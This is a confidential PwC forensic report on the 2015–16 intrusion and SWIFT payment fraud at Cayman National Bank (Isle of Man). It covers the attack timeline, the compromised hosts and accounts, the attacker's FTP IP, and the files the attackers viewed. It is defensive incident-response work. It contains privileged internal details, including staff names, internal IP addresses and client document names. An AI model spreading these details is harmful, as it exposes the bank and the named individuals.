www.pwc.com/im

www.pwc.co.uk/forensics

Cayman National Bank and Trust Company (Isle of Man) Limited

Project Pallid / Nutmeg

Privileged and Confidential

Version 1.0.0

23 June 2016

Contents

Use of this report

This report has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else.

Use of this report

This report has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else.

STRICTLY PRIVILEGED & CONFIDENTIAL
Cayman National Bank and Trust Company (Isle of Man) Limited
Cayman National House
4-8 Hope Street
Douglas
Isle of Man
IM1 1AQ

Attn: Ian C. Whan Tong Esq, Group Legal Counsel

23 June 2016

Dear Sirs

Provision of forensic technology, cyber security and investigative services

We have been instructed by Cayman National Bank and Trust Company (Isle of Man) Limited to report on the provision of forensic technology, cyber security and investigative services in accordance with our engagement letter dated 19 January 2016 as updated on 9 February 2016 (Appendix 3).

This document has been prepared only for Cayman National Bank and Trust Company (Isle of Man) Limited and solely for the purpose and on the terms agreed with Cayman National Bank and Trust Company (Isle of Man) Limited. We will allow a copy of this report to be made available to Cayman National Corporation Limited and the Isle of Man Financial Services Authority on the basis that you agree we have no liability (including liability for negligence) to either of them and that the report is provided for information purposes only. If either party rely on this report, they do so entirely at their own risk.

We accept no liability (including for negligence) to anyone else in connection with this document, and it may not be provided to anyone else without our prior written consent.

We will provide no opinion, attestation or other form of assurance with respect to our services or the information upon which the services are based, other than to commit that we will work to the standards within our industry for this kind or work and to PwC standards. We will not audit or otherwise verify the information supplied to us in connection with this engagement, from whatever source, except as specified in this engagement letter. The procedures we will be performing will not constitute an examination in accordance with generally accepted auditing standards.

If you require any clarification or further information, please do not hesitate to contact Steve Billinghurst of this firm on 01624 689711 or via email at steve.billinghurst@iom.pwc.com.

Yours faithfully

LLC

PricewaterhouseCoopers LLC

1. Executive Summary

Background

1.1 On 7 January 2016, Cayman National Bank and Trust Company (Isle of Man) Limited ("CNBT") detected the clearance of a number of unusual SWIFT payments during their daily reconciliation procedures.

1.2 On 19 January 2016, PwC were engaged by CNBT to provide cyber incident response services. This primarily involved specialist technical assistance to establish the full fact pattern of the incident in order to understand whether the remediation actions taken by CNBT had contained the incident, and if not, to identify and remediate any ongoing malicious activity.

Key Findings

Intrusion Overview

1.3 Following an initial internal investigation, CNBT determined that the payments had not been initiated legitimately and as a consequence, CNBT believed that it had been the target of a network breach.

1.4 CNBT's own initial investigation suggested that this banking fraud was perpetrated using legitimate systems, user accounts and credentials.

1.5 Evidence from the PwC investigation suggests that the attacker(s) was able to gain privileged remote access to individual employee systems and the server estate.

1.6 This access would have also permitted full control of all systems on the CNBT network.

1.7 In order to maintain a foothold in CNBT's network and extract data from a number of the affected systems, the attackers distributed malicious software (malware) across the IT estate. Investigatory work carried out suggests the attackers followed a modus operandi frequently associated with organised Cyber Crime style attacks.

1.8 The attackers used their privileged remote access and malware to navigate the CNBT network, identify and view documentation that helped them understand payment processes, and subsequently processed a series of fraudulent transactions.

1.9 From our review, no evidence came to light that any CNBT employee was directly involved in the intrusion and attack.

Systems Impacted

1.10 Initially, ten key systems and two servers were forensically preserved and analysed by PwC.

1.11 Seven of these systems were confirmed to be compromised by the attackers.

1.12 The attackers targeted and compromised servers holding the software and documentation necessary to perpetuate the fraud, as well as specific workstations of CNBT staff who make use of the SWIFT portal as part of their daily duties.

1.13 The attackers used legitimate account credentials and malicious software to gain unrestricted administrative access to the CNBT network and systems, allowing them to navigate the CNBT network in much the same manner as internal system and network administrators would be able to.

1.14 The malware that was identified on the seven compromised systems, which was installed by or associated with the attackers, enabled the attackers to conduct data theft from those systems.

1.15 Much of the attacker(s) activity identified was conducted from a server which is used by a third party contracting service. In our extensive review, we found no evidence that any CNBT employee(s) was directly involved in the attack.

Data Impacted

1.16 The malware installed gave the attacker(s) the capability to record and extract keystrokes on the affected systems.

1.17 Evidence indicates that the attacker(s) targeted documents relating to the methodology used by CNBT to process SWIFT payments.

1.18 Given the level of access availed to the attacker(s) during the intrusion, it is highly likely that additional data has been exfiltrated. Where possible throughout our engagement, we have forensically preserved evidence which would support an exhaustive investigation into this data theft, while focusing on our objective of containing the network intrusion and removing the attackers from the CNBT network.

1.19 Nevertheless, due to the absence of necessary forensic artefacts, it was not possible to definitively determine whether additional data was extracted at the point the fieldwork was completed. This absence of artefacts is due to the attacker(s) performing clean-up operations of certain activities and the ageing off of the available data.

1.20 Subsequent to the completion of the fieldwork and based on our ongoing discussions and collaboration with several law enforcement agencies, they have located and secured the physical server(s) used by the attackers in the Netherlands. We have applied to gain access to the data to share it with you, but at the date of this report this has not been received. Any further analysis of the data is not covered by the scope of the engagement letter set out in Appendix 3.

Disruption Status

1.21 In tandem with PwC recommendations provided throughout our investigation, CNBT have actioned a remediation strategy to disrupt the attacker(s)' access to their network. This has included but is not limited to:

a. Resetting account credentials on the Active Directory servers and the SWIFT portal;

b. Disabling the SWIFT BIC;

c. Revising firewall rulesets to ensure that network traffic was being filtered as necessary;

d. Blocking access to the attacker(s)' malicious infrastructure and,

e. Deployment of proprietary PwC network sensors to detect malicious activity across the CNBT network.

Key Recommendations

1.22 We have outlined some key recommendations based on our observations during our investigation, which we believe will be important in enhancing CNBT's overall security posture. These recommendations will assist in the prevention and detection of further intrusion activity on the CNBT network, the development of better operational security practices and, importantly, seek to ensure that CNBT can maximise the learnings from this specific incident. A detailed list of recommendations can be found in section 6 of this document.

1.23 PwC is aware that CNBT have already undertaken actions to implement some initial strategies in order to isolate and remediate the initial intrusion. These actions were taken as part of the initial mitigation plan provided to CNBT on 1 March 2016, as outlined in Appendix 2. It is recommended that the milestones within this initial plan should be completed as a minimum. The follow on recommendations are designed to complement and/or strengthen the security posture across the CNBT IT estate and prevent future incidents.

1.24 We strongly advise that any initiative to implement the recommendations above is coordinated as part of a formal security improvement programme. This should be developed and project managed to assist in the organisation of resources to effectively deploy the proposed recommendations and should be coordinated internally, or by an external partner who has successfully executed security improvement and transformation programmes. Some of the recommendations may require input and/or resource from the CNC Group, and we recommend implementing these recommendations across the entire CNC group if such controls and processes do not already exist.

2. Scope

Service Overview

2.1 Our Services were performed and this deliverable was developed in accordance with our engagement letter dated 19 January 2016 and addendum dated 08 February 2016. They are subject to the terms and conditions included therein.

2.2 As outlined in the engagement letter dated 19 January 2016, PwC were requested to determine the full fact pattern of the incident in order to understand its root cause, whether it has been contained and, if not, to identify and remediate any ongoing malicious activity. PwC were to conduct the following tasks to gain this understanding:

a. Understand the CNBT network environment and gather all known facts relating to the incident ("incident response mobilisation");

b. Preserve evidence of the systems known to be involved in the cyber incident ("evidence preservation");

c. Conduct targeted interrogations of log and system data to attempt to establish the fact pattern of the threat actor's activity ("threat activity investigation");

d. Independently establish the sequence of events that led to the perpetration of the fraud; and,

e. Provide a containment and mitigation strategy to remove the attacker(s) from the network and limit the attacker(s)' ability to re-establish access ("incident containment and mitigation").

2.3 On 8 February 2016, following the communication of our preliminary findings to CNBT, an addendum to the engagement letter was agreed and the scope of the assessment was expanded to include the following:

a. Conduct investigations on additional systems that had not been included in the original scope but had been identified to be part of the attack during the preliminary analysis phase; and,

b. Deploy network monitoring hardware to identify any ongoing attacker(s) activity in the network ("network monitoring").

2.4 For further detail, please review the engagement letter on the scope of the services requested.

3. Investigation

Introduction

3.1 The following section summarises the history of events that occurred and CNBT's response to the incident.

3.2 As part of the investigation we have identified a number of key events from the forensic images and log data analysed.

3.3 A high level timeline of malicious activity can be found below, which contains the events relevant to the investigation in chronological order. A detailed timeline of events is provided in Appendix 1.

3.4 The majority of the malicious activity identified from forensic analysis was found on two servers, the Domain Controller (DC) and the Primacy server. The attackers used the "Primacy Support" credentials repeatedly, which enabled them to gain access to all resources and machines on the network, since these credentials have full administrative privileges. Due to the lack of availability of log file data and other supporting records, it is not possible to conclude on whether the attack originated from Primacy, involved Primacy staff or former staff members, or whether the vulnerability was introduced by Primacy. We believe it would take a significant amount of further analysis to try to determine this with any certainty, and there is a strong possibility that no further conclusion could be reached.

3.5 The investigation has identified the 8th December 2015 as the earliest known date of the attackers activity. Due to the absence of necessary forensic data we are unable to determine if this was the initial point of compromise.

3.6 Further detail around individual events can be found below in the Analysis and Findings section below.

Colour	Description
🟨	Automated Activity
🟧	Log/Logoff Events
🟥	User Activity
🟫	SWIFT System Activity

Action 1: evidence suggests that the attackers have reviewed documents that may have helped them navigate their way around the network and facilitate the SWIFT payments.

- **Action 2-6:** the attacker executes a specialised tool and a file transfer application. A connection to an external IP was opened to transfer data.
- **Action 7**: first malicious PowerShell activity that has been observed.
- **Action 8**: The "Primacy.Support" user logged on to the Domain Controller for the first time.
- **Action 10**: An attempt was made by the Primacy Support user to extract to contents of "Audrey.Butterworth" mailbox.




2015
December
Action 1
08/12/2015 00:32:36
Attacker Reviewed Documents
Action 2
08/12/2015 01:16:00
Attacker Tool Sfk.Exe Was Executed
Action 4
08/12/2015 01:30:00
File Transfer Tool Winscp.Exe Was Executed
Action 5
08/12/2015 01:46:19
The Primacy User Accessed Ftp://94.102.51[.]143/Uploads/
Action 6
08/12/2015 01:48:52
The Primacy User Accessed Ftp://94.102.51[.]143/Uploads/
Action 7
08/12/2015 01:55:52
First Malicious Powershell Activity Observed In The Event Logs
Action 8
08/12/2015 02:02:51
"First Time The Primacy.Support User Logged On To The Domain Controller
Action 9
08/12/2015 02:06:38
Attacker Reviewed Documents
Action 10
17/12/2015 23:30:00
"Attempted MailBox Dump Of The ""Audrey.Butterworth"" Mail Account By Primacy Support Account"

Figure 1 - Timeline of key events

- **Action 11:** Primacy.Support user logs on to Andrew Cubbon's computer.
- **Action 12:** the first SWIFT payment was made
- **Action 14 :** Primacy.Support logs on to Andrew Cubbon's computer.
- **Action 15-30:** A number of connections to the SWIFT are observed and payments are initialised.



2016

January

Action 11
05/01/2016 17:07:54
Primacy.Support Log On

Action 12
05/01/2016 17:58:41
1st Of 10 Swift Payments Initiated

Action 13
05/01/2016 18:09:21
2nd Of 10 Swift Payments Initiated

Action 14
05/01/2016 18:15:57
Primacy.Support Log On

Action 15
06/01/2016 17:36:33
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 16
06/01/2016 18:01:31
3rd Of 10 Swift Payments Initiated


Action 17
06/01/2016 18:08:55
4th Of 10 Swift Payments Initiated

Action 18
06/01/2016 18:11:01
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 19
06/01/2016 18:23:29
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 20
06/01/2016 18:38:16
5th Of 10 Swift Payments Initiated

- **Action 15-30**: A number of connections to the SWIFT are observed and payments are initialised.
- **Action 23**: A SWIFT payment is rejected.



Action 21
06/01/2016 18:38:54
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 22
06/01/2016 18:49:17
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 23
06/01/2016 19:10:55
6th Of 10 Swift Payments Initiated (Rejected)

Action 24
06/01/2016 19:21:25
7th Of 10 Swift Payments Initiated

Action 25
06/01/2016 19:28:25
8th Of 10 Swift Payments Initiated

Action 26
06/01/2016 19:36:18
9th Of 10 Swift Payments Initiated


Action 27
06/01/2016 19:37:01
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 28
06/01/2016 20:32:41
Connected To 'Swift-R7-Cnbtimdd:Customneighborhood'

Action 29
06/01/2016 20:43:57
10th Of 10 Swift Payments Initiated

Action 30
06/01/2016 20:44:28
Disconnected From 'Swift-R7-Cnbtimdd:Customneighborhood'

- **Action 31:** Primacy.support logoff Andrew Cubbon's computer
- **Action 32:** Primacy.Support2 logs on to Andrew Cubbon's computer
- **Action 33:** Primacy.Support2 logs off Andrew Cubbon's computer



4. Analysis and Findings

Introduction

4.1 Our high-level approach to conducting this investigation involved:

a. Host forensics - to detect and recover evidence of any tools and malware used by the attacker(s);

b. Log-file analysis - to identify historic attacker(s) activity with the goal of identifying the time and location of the initial infiltration;

c. Reverse engineering - to determine the full function of malware identified and develop signatures;

d. Threat intelligence - to identify any other known indicators of compromise and infrastructure previously used by the attacker(s); and,

e. Network monitoring - to monitor the CNBT network for any ongoing attacker(s) activity on the network.

Methodology

4.2 On 19 January 2016, PwC investigators visited the CNBT offices to preserve and collect data from the suspect systems in accordance with PwC data acquisition procedures. Once data had been retained, it was secured and transported to the PwC Cyber Labs to undergo analysis with the aim of identifying the root cause of the incident.

4.3 Our work analysing suspect systems consisted primarily of:

a. Bulk loading of all the acquired images to PwC's segregated forensic lab environment;

b. Generation of timelines from files and system artefacts;

c. Targeted searches for malware using known indicators of compromise and custom signatures;


d. Log analysis;

e. Manual analysis of key files and logs; and,

f. Generation of a detailed incident timeline (Appendix 1).

Identified Systems

4.4 PwC investigators have performed a targeted analysis on the primary workstations identified by CNBT, these included those of Andrew Cubbon and Rosaline (Roz) Melia (the "Breached Workstations"). In addition to these two workstations, the Domain Controller and exchange server were also included in this analysis phase.



Receipt of the Dataset

Analysis of Antivirus Logs

Commercial Antivirus / Malware scans

Automated threat intelligence scans (YARA)

Review of OS and File System Artefacts

Time generation and comparison of workstations

4.5 Initially the data was loaded to the PwC network and a scan was run across the primary hosts using both commercial and proprietary solutions in order to identify traces of known malware.

4.6 PwC custom heuristics / intelligence have been used to identify additional malicious software and files, the results from these scans were investigated and reviewed.

4.7 A number of operating system and file system artefacts have also been examined to locate any evidence of malicious software execution. This analysis resulted in a number of interesting artefacts (additional detail can be found in the timeline located in Appendix 1), such as:

a. The use of WinSCP, an FTP ("File Transfer Protocol") client that was not known to be used by CNBT;

b. A high number of PowerShell commands in the event logs; and,

c. Several remote logins to computers and servers that stood out as abnormal activity.

4.8 The identification of a number of malicious events allowed a pivot point[1] to be identified; this was then used to identify additional artefacts across all of the forensic images and create a comprehensive timeline of the attacker(s)' activity on the CNBT network.

[1] Pivot Point – An event or time/date that allows us to focus the investigation

4.9 Initially, ten key systems and two servers were forensically preserved and analysed by PwC. Seven of these systems were confirmed to be compromised by the attackers and have been provided in **Table 1** below.

Hostname	I.P Address	Activity
DC	192.168.101.250	Malicious PowerShell activity
Andrew Cubbon	192.168.101.78	Malicious PowerShell activity, Interactive logons using "primacy.support" and "primacy.support2" accounts
Primacy	192.168.101.10	Ftp tools and evidence of connections to Attacker(s) IP address
Exchange Server	192.168.101.247	Evidence of attacker(s) attempting to extract mailbox and Malicious PowerShell activity
Roz Melia	192.168.101.67	Malicious PowerShell activity
Gary Kermode	192.168.101.129	Malicious PowerShell activity
Keith Bennet	192.168.101.61	Malicious PowerShell activity

Table 1 - Compromised Systems

4.10 The available evidence on the attacker(s)' activities suggests that:

a. The attacker(s) was able to gain access to the Primacy server on 8 December 2015 at 01:16.

b. A FTP Server tool (sfk.exe) was executed at 01:16 (at some point after this the file was deleted).

c. A FTP client (WinSCP.exe) was executed at 01:30 and approximately 16 minutes after this a connection to `ftp://94.102.51[.]143/uploads/` was established and the user navigated to the `"/Uploads/"` folder. This activity was performed by the "Primacy" user.

d. The first malicious activity on the Domain Controller occurs at 01:55 - the first time the malicious PowerShell script is executed.

e. The Primary server was used by the attackers to facilitate access to the rest of the network and systems. A more detailed breakdown of malicious activity can be found below.

4.11 Although the first sign of compromise located during this investigation was on 8 December 2015, there is evidence to suggest the attacker(s) was running automated scans against the webserver (WINCAYM-DC9EBRX) from the malicious IP address `94.102.51[.]143` as early as 12 July 2015. This can be seen as the first entry in the detailed timeline in Appendix 1.

Identified System Accounts

4.12 During our investigation we determined that the attackers had used the following Windows system accounts to gain access to the network:

User	Activity
Administrator	
Primacy	Used to connect to Attackers IP address via FTP
Primacy.Support	Used for RDP access
Primacy.Support2	Used for RDP access

Table 2 - Compromised accounts

4.13 The attackers had accessed the domain controllers and there was wide usage of malicious key logging software; it would be prudent to assume that all accounts and passwords that had been used on the network would have been compromised by the attackers. This includes, but is not limited to, passwords relating to: portals, other systems, personal banking, emails and third-party services.

Files that the attacker(s) had accessed

4.14 During the analysis it became clear that the attackers had accessed a number of files that could have helped them navigate their way around the network and systems. The access times were determined using forensic artefacts identified on disk and within the registry that highlight recently opened documents.

4.15 **Table 3** below shows the files that may have been accessed by the attacker(s) once they gained access to the network.

Computer Name	Date	Time	Notes
Primacy	2015-12-08	00:32:36	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.25.44.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.13.00.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Fee Charged.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Default Settings for Invoicing.png

Computer Name	Date	Time	Notes
Primacy	2015-12-08	01:19:38	Attacker(s) accessing folder: Wire transfer Instructions 091214
Primacy	2015-12-08	01:52:57	Attacker(s) accessing folder: Training notes
Primacy	2015-12-08	01:52:57	Attacker(s) accessing folder: forex training session 071101
DC	2015-12-08	02:06:38	Attacker(s) accessing folder: Web Banker Clients
DC	2015-12-08	02:06:38	Attacker(s) accessing documents: Blue Sea.docx
DC	2015-12-08	02:12:42	Attacker(s) accessing documents: anti money laundering.htm
DC	2015-12-08	02:13:03	Attacker(s) accessing documents: anti money laundering_files
DC	2015-12-08	02:13:03	Attacker(s) accessing documents: vulnerability asssessment - may 2012.pdf
DC	2015-12-08	02:15:46	Attacker(s) accessing documents: Procedures for uploading transactions.docx
DC	2015-12-08	02:18:13	Attacker(s) accessing documents: upload transactions template - international payment (CCY) DO NOT USE.xlsx
DC	2015-12-08	02:21:41	Attacker(s) accessing documents: Mr N D Hamilton Letter 1 3 December 2015.docx
DC	2015-12-08	02:22:18	Attacker(s) accessing documents: Mr ND Hamilton Letter 2 4 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Winchester Trading Letter 2 29 October 2015.docx
Andrew Cubbon	2015-12-10	05:01:04	Attacker(s) accessing documents: IMG_4327.lnk
Andrew Cubbon	2015-12-10	05:03:01	Attacker(s) accessing documents: DSC_0575.lnk
Andrew Cubbon	2015-12-10	05:03:11	Attacker(s) accessing documents: CNCIOM - Add new forms to Web Banker.lnk
Andrew Cubbon	2015-12-10	05:04:37	Attacker(s) accessing documents: Copy of BUPA Breakdown 150930.lnk
Andrew Cubbon	2015-12-10	05:05:29	Attacker(s) accessing documents: Cayman top floor 161111 1.lnk
Andrew Cubbon	2015-12-10	05:05:48	Attacker(s) accessing documents: Cayman National Bank - Current details 19 Feb.lnk
Andrew Cubbon	2015-12-10	05:06:43	Attacker(s) accessing documents: C018507E01-67-T142014.lnk

Computer Name	Date	Time	Notes
Andrew Cubbon	2015-12-10	05:06:43	Attacker(s) accessing documents: Manx Electronic Submission File.lnk

